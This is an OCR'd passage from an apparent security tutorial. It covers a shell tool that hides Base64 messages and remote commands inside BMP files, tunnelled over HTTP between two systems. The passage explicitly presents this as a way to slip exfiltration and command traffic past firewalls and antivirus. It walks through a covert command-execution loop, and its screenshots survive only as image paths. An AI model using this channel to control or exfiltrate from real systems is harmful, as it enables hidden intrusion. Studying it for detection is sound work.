
Using Base64 Encoding for BMP Payloads and Text-messages
in this time I typed this Command “@base64on” instead Text-message:

[>]:Enter::chat:input:#@base64on

with this Command you can have Text-message/Payload injection by base64 encoding instead Clear-text.




Picture 16:




Picture 17:

as you can see in “Picture 17” my Text-message sent by Base64 in this Picture after “@base64on” Command and in Client-side we have this Info “[!]:Base64 Payload/Message Detected!” so this Text-data “this is text-message by BASE64 ;)” sent by Base64 Payload via BMP file “ChatviaPixels.bmp” and saved to Client-side with name “ChatviaPixels.bmp.2” .


In the next “Picture 18” you can see our Payload changed from Clear-text “this is text-message by BASE64 ;)” to bytes and these bytes are our Base64 Payload!.



Picture 18:
for convert this BMP Base64 Payload to clear-text we need to use some Commands so in the Next “Picture 19 and 20” you can see these command for convert this Payload from Base64 to Clear text.



Picture 19:
as I said this Base64 Payload Saved to “ChatviaPixels.bmp.2” and to figure out what exactly is behind these Bytes you should use these Commands in the “Picture 20”



Picture 20:

Using Commands by “@cmd:Commands” instead Text-messages via BMP files

we talked about this Method in Part1 of this Chapter-11 but again I want to say this Important Point “this is really good way for Exfil/Hiding Payloads against Firewalls and Avs also this method is kind of Tunneling (one-way/two-way) by Images over HTTP/HTTPS Traffic so advanced Malware will use by this Method for Transferring Commands between infected systems and hackers so this is “Big Deal and Serious Problem” ….

Note : in our network traffic between systemA and systemB we have BMP files with “Same Name and Same Size more often”.


now in this Section I want to talk about Transferring Commands via BMP files , in “NativePayload_Image.sh” v2 with this syntax you can use Commands instead Text-messages very simple :

syntax : @cmd:Commands
Example : @cmd:uname -a


so our steps are :

Sending “Commands” by this method step by step :
Step1 : SystemA want to send Cmd “uname -a” ---- > SystemB
Step1-1: SystemA , “@cmd:uanem -a” injected to BMP1 , now BMP1 is Ready...
Step1-2: SystemA send Signal to –-----> SystemB for Download BMP1
Step2 : SystemB Downloaded BMP1 from SystemA over HTTP traffic , CMD Detected by SystemB!
Step2-1: SystemB CMD extracted from BMP1 and Executed locally on SystemB
Step2-2: SystemB CMD output Injected to BMP2 , now BMP2 is Ready...
Step2-3: SystemB send Signal to –----> SystemA for Download BMP2
Step3 : SystemA Downloaded BMP2 from SystemB over HTTP traffic , show text for CMD output

in the next “Picture 21” you can see these Steps for command “uname -a”.




Picture 21:
in then next “Picture 22” you can see our CMD output injected to this “ChatviaPixels.bmp.3” by Base64.



Picture 22:

Using Command “@msgsave” to Saving all Text-Messages/Command-Outputs with details Information!

With this syntax you can save all Messages very simple :
syntax : @msgsave
so you can see in the next “Picture 23” by this command all Messages saved to one text file with detail information.
-N--> it means that file have Normal Payload without Base64
-B--> it means that file have Base64 Payload




Picture 23:

Using Command "@msglist" to see all Text-Messages/Command-Outputs with details Information!

